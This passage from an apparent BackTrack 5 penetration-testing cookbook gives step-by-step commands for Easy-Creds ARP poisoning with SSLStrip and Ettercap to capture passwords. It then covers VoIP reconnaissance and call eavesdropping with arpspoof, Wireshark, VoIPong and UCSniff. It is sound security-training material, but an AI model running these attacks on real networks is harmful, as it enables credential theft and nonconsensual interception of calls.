
```
./easy-creds.sh
```



3. On the main menu we are presented with several options. These include:
   - **Prerequisites & Configurations**
   - **Poisoning Attacks**
   - **FakeAP Attacks**
   - **Data Review**
   - **Exit**
   - **Quit Current Poisoning Session**


4. Enter `2` and press *Enter*:

```
2
```



5. One the next menu screen, enter `3` to select **Oneway ARP Poisoning**. Other menu options you have available are:
   - **Create Victim Host List**
   - **Standard ARP Poison**
   - **DHCP Poison**
   - **DNS Poison**
   - **ICMP Poison**
   - **Previous Menu**

```
3
```




6. At the interface connected to the network prompt, enter your wireless card. Enter `wlan0`.

```
wlan0
```

7. For **Provide path for saving log files**, let's enter a location to store the files. In this case choose `./root/Easy-Creds`.

   `/root/Easy-Creds`




8. Easy Credentials begins setting up IP TABLES. For the **Do you have a populated file of victims to use** choose `n`.

   `n`

9. Next, we enter the IP address of the gateway. In this case, we use 192.168.10.1:

   `192.168.10.1`




10. Enter the IP address or range of IPs to poison (Ettercap format). In this case, our victim is 192.168.10.115:


    `192.168.10.115`

11. For **Would you like to include a sidejacking attack**, enter `n` and press *Enter*:

    `n`



12. Finally, Easy Credentials launches SSLStrip, Ettercap, URL Snarf, and Dsniff:



13. As users connect to various websites, you will see the Ettercap window display usernames and passwords along with the location (for example, `www.[website here].com`). The longer you let the attack run, the more information you will collect.

How it works...

In this recipe, we automated an attack to access and steal cookies with Easy Credentials. We began the recipe by launching Easy Credentials from the command line. From the opening menu, we chose to perform a poisoning attack. Upon completion of the configuration, Easy Credentials launched four programs for us:

- **Ettercap**: This is a networking tool that is commonly used to perform man-in-the-middle (MITM) attacks
- **Dsniff**: This is a username and password sniffing application that is also used for network traffic analysis along with its sister suite of applications (Arpspoof, dnsspoof, and so on)
- **URL Snarf**: This transforms all requested URLs into Common Log Format (CLF) making them easier to process
- **SSLStrip**: This works by forwarding secure traffic to a different port thus not encrypting the communication between a host and our victim

8
Voice over IP (VoIP)

In this chapter, we will cover:

- Using Svmap
- Finding valid extensions
- Monitoring, capturing, and eavesdropping on VoIP traffic
- Using VoIPong
- Mastering UCSniff
- Mastering Xplico
- Capturing SIP authentication
- Mastering VoIP Hopper
- Causing a denial of service
- Attacking VoIP using Metasploit
- Sniffing DECT phones

Introduction

In this chapter, we will explore various ways for penetration testing VoIP networks. **Voice over Internet Protocol** (**VoIP**) technology allows voice calls to be made over data networks. Generally speaking, a **Private Branch Exchange** (**PBX**) system is used in conjunction with a number of physical and soft (software) phones. A PBX serves as a bridge between the internal network and the phone carrier, and allows the phone extensions to have call waiting, call forwarding, voicemail, and other normal phone features.

Using Svmap

In this recipe, we will utilize Svmap to identify SIP and PBX devices on our target network. Svmap can also be utilized to make an inventory of all of the devices on a network. Svmap is a part of the SIPVicious suite of tools that were created in Python to audit VoIP systems and networks supporting the protocol.

Svmap has the ability to perform the following tasks:

- Locate and identify SIP devices using both their normal port settings or their non-default settings. This feature is useful in cases where different ports were used on the network than originally specified by the manufacturer.
- Locate SIP devices on multiple hosts and multiple ports, or single hosts scanning multiple ports. This makes it very useful for a wide range of network layouts.
- Resume previous scans. This is useful if you ever need to stop the program for any reason; you will be able to pick up from where you left off.

Getting ready

The following requirements need to be fulfilled:


- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin Svmap in order to identify SIP devices on our target network:


1. Open a terminal window and navigate to the directory containing Svmap:

   ```
   cd /pentest/voip/sipvicious
   ```

2. Next, we will launch the Svmap help file:

   ```
   ./svmap.py -h
   ```



3. Let's begin our mapping. We will execute the command to map our network IP range of `192.168.10.100` to `192.168.10.150`:

   `./svmap 192.168.10.100 - 192.168.10.150`

4. Alternatively, you can scan the network in other ways to search for devices on the network:

   - You can use the shorthand method to specify your range of IP addresses:

     `./svmap 192.168.10.100-120`

   - You can use the name method to scan for all IP addresses at a specific domain:

     `./svmap targetdomainnamegoeshere.com`

How it works...

In this recipe, we used Svmap to scan for SIP and PBX devices on our target network. This is important for us to utilize as part of our reconnaissance phase to gather information about the devices on the network. While there are other tools that can be used for this purpose (Sipflanker, and so on), Svmap was particularly designed to produce fast results.

For more information on Svmap, please visit the SipVicious Svmap documentation site at `http://code.google.com/p/sipvicious/wiki/SvmapUsage`.

Finding valid extensions

When trying to attack VoIP phones, we need to be able to identify valid phones on the network. In this recipe we will use Svwar to find valid extensions on a network. Svwar is a part of the SIPVicious suite of tools that were created in Python to audit VoIP systems and networks supporting the protocol.

Svwar allows you the ability to:

- Identify PBX extensions through SIP proxies.
- Scan for a large range of extensions in numerical format.
- Resume previous scans. This is useful if you ever need to stop the program for any reason; you will be able to pick up from where you left off.

Getting ready

The following requirements need to be fulfilled:


- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's launch Svwar in order to identify extensions on our target network:


1. Open a terminal window and navigate to the directory containing Svwar:

   ```
   cd /pentest/voip/sipvicious
   ```



2. Next, we will launch the Svwar help file:

```
./svwar.py -h
```



3. Next, we will execute Svwar. There are a couple of options that are typical to use with Svwar and they include:

   - `-e`: This option allows us to set the range of our extensions
   - `-d`: This option allows us the ability to use a dictionary file for setting our extensions

```
./svwar.py -e001-1000 192.168.10.100
```

How it works...

In this recipe, we used Svwar to locate extensions on our target network. This is important for us to utilize as part of our reconnaissance phase to gather information about the devices on the network. We began the recipe by navigating to the folder containing Svwar and then executing it in order to identify extensions on our target network.

To learn more about SIPVicious, please visit its code website located at `http://code.google.com/p/sipvicious/`.

Monitoring, capturing, and eavesdropping on VoIP traffic

In this recipe, we will explore the process of using BackTrack 5 tools to monitor, capture, and eavesdrop on VoIP traffic. During this process, we will utilize two programs to assist us in each phase. They include:

- **Arpspoof**: This program allows us to perform an ARP Poisoning attack on the network.
- **Wireshark**: This program allows us to capture network traffic. We will also use Wireshark to convert the RTP traffic captured into playable audio files that allow us to eavesdrop.

Getting ready

The following requirements need to be fulfilled:


- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network in an active call

How to do it...


Let's begin the process of monitoring, capturing, and eavesdropping on VoIP traffic by launching a terminal window:

1. Open a terminal window and turn on IP forwarding:

   ```
   echo 1 > /proc/sys/net/ipv4/ip_forward
   ```


2. Next, we will launch Arpspoof to initiate our ARP Poisoning attack. To view the help file for Arpspoof, simply type `arpspoof` on the command line:

3. We will supply the `-t` option, which allows us to specify our target and gateway in the form of `arpspoof -t [target] [gateway]` or `arpspoof -t [gateway] [target]`. We will run Arpspoof using the following two ways:


   ```
   arpspoof -t 192.168.56.100 192.168.56.1
   ```

   ```
   arpspoof -t 192.168.56.1 192.168.56.100
   ```




4. Now that we have Arpspoof running on our network, we will use Wireshark to capture some packets. Let's begin by starting Wireshark. Open another terminal window and type `wireshark`:


   `wireshark`




5. From the main menu, select **Capture** | **Capture Filters...**:




6. On the Capture Filter dialog box, select **No Broadcast and no Multicast** and click on **OK**:




7. From the main menu, select **Capture** | **Interfaces...**. You can also press *Ctrl* + *I*.




8. On the **Capture Interfaces** dialog box, select your network interface you would like to capture packets on and click on **Start**:



9. If you have active phone calls being placed on the network, you should see packets on your Wireshark display. Press *Ctrl + E* to stop the capturing of packets or select **Capture** | **Stop**:



10. To listen to the phone calls captured, we use the telephony feature of Wireshark. Select **Telephony** | **VoIP Calls** from the menu.



11. Select your chosen call, and click on the **Player** button.
12. You are now able to begin eavesdrop ping on the selected conversation!

How it works...

In this recipe, we used a couple of tools in order to monitor, capture, and eavesdrop on calls on our target network. Eavesdropping allows us to secretly listen to calls being placed on the network. We were able to perform this task by ARP Poisoning the network using Arpspoof and then using Wireshark to capture, decode, and then play the captured calls.

Using VoIPong

Eavesdropping on a phone call is the act of listening to a phone conversation without the consent of parties involved. In this recipe, we will use VoIPong to detect VoIP calls on a targeted network. It also has the ability to create WAV files of actual conversations. VoIPong is extremely simple to use which makes it ideal for detecting VoIP calls. Simply put, if you would like to eavesdrop on calls being placed on a network, VoIPong is the tool for you.

Getting ready

The following requirements need to be fulfilled:


- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin by navigating to VoIPong's directory:

1. Open a terminal window and open the directory containing VoIPong's configuration file:

   ```
   cd /usr/local/etc/voipong
   ```

2. Before we can begin utilizing VoIPong, we need to make some changes in its configuration file:

   ```
   nano /etc/voipong.conf
   ```

3. On our configuration file, locate the blank line above `[FILTERS]` and change the `outdir` path to `/usr/local/etc/voipong/output`:

4. Next, save the file and exit nano.
5. Now that we have VoIPong configured, we will launch its help file:

   ```
   voipong -h
   ```

6. Next, we need to issue the command to start VoIPong. We will use the `-c` option to specify the location of our configuration file:

```
voipong -c /etc/voipong.conf
```

7. As VoIPong begins capturing an active phone call, it will process and place the WAV file in the `/usr/local/etc/voipong/output` folder that we specified in our configuration file.

How it works...

In this recipe, we used VoIPong to capture a VoIP phone call. We began the recipe by navigating to the directory containing VoIPong and launching the program. We then started VoIPong by specifying its configuration file. VoIPong is an automated tool, so it's extremely useful in eavesdropping on calls on a network.

Mastering UCSniff

In this recipe, we will examine UCSniff. UCSniff is a VoIP and IP security assessment tool. It is useful to security auditors because of its ability to quickly test for unauthorized eavesdropping of both VoIP phone and IP video calls.

UCSniff has two modes of operation:

- **Monitor mode**: This mode runs a basic VoIP sniffer. Monitor mode is considered the safest mode of running UCSniff. However it's not very useful for penetration testing, in terms of risk assessment, because most VoIP networks will not have the settings in place to make the program useful.
- **Man-in-the-middle (MITM) mode**: In this mode, UCSniff is ARP Poisoning the network. This is an actual attacking mode, and is the mode we will use during our demonstration. The MITM mode has a further two submodes:
  - **Target mode**: This mode enables the eavesdropping feature of UCSniff
  - **Learning mode**: This mode uses Ettercap and captures all traffic on the specified target

Getting ready

The following requirements need to be fulfilled:

- You will need an Internet or intranet connection to complete this recipe
- You will also need SIP or PBX devices on your network

How to do it...

Let's begin by installing UCSniff:

1. Go to `http://sourceforge.net/projects/ucsniff/files/ucsniff/ucsniff-3.2%20src/` and download UCSniff 3.20 into your `/downloads` folder.
2. Change your directory to the `downloads` folder:

   ```
   cd /downloads
   ```

3. Untar UCSniff by issuing the following command:

   ```
   tar xzvf ucsniff-3.20.tar.gz
   ```

4. Change directories to `ucsniff-3.20`:


   ```
   cd ucsniff-3.20
   ```

5. Next we need to download our dependencies. Run each of the following commands one at a time:

   ```
   apt-get update
   apt-get install build-essential
   apt-get install zlib1g-dev liblzo2-dev
   apt-get install libpcap0.8-dev libnet1-dev
   apt-get install libasound2-dev
   apt-get install libbz2-dev
   apt-get install libx11-dev
   apt-get install libxext-dev
   apt-get install libfreetype6-dev
   apt-get install vlc
   apt-get install libvlc-dev
   apt-get install libavformat-dev
   apt-get install libavdevice-dev
   apt-get install libswscale-dev
   apt-get install libavfilter-dev
   apt-get install libx264-dev
   apt-get install libav
   ```

6. Now, we need to configure UCSniff with VLC and GUI support:


   ```
   ./configure --enable-libvlc --enable-gui
   ```



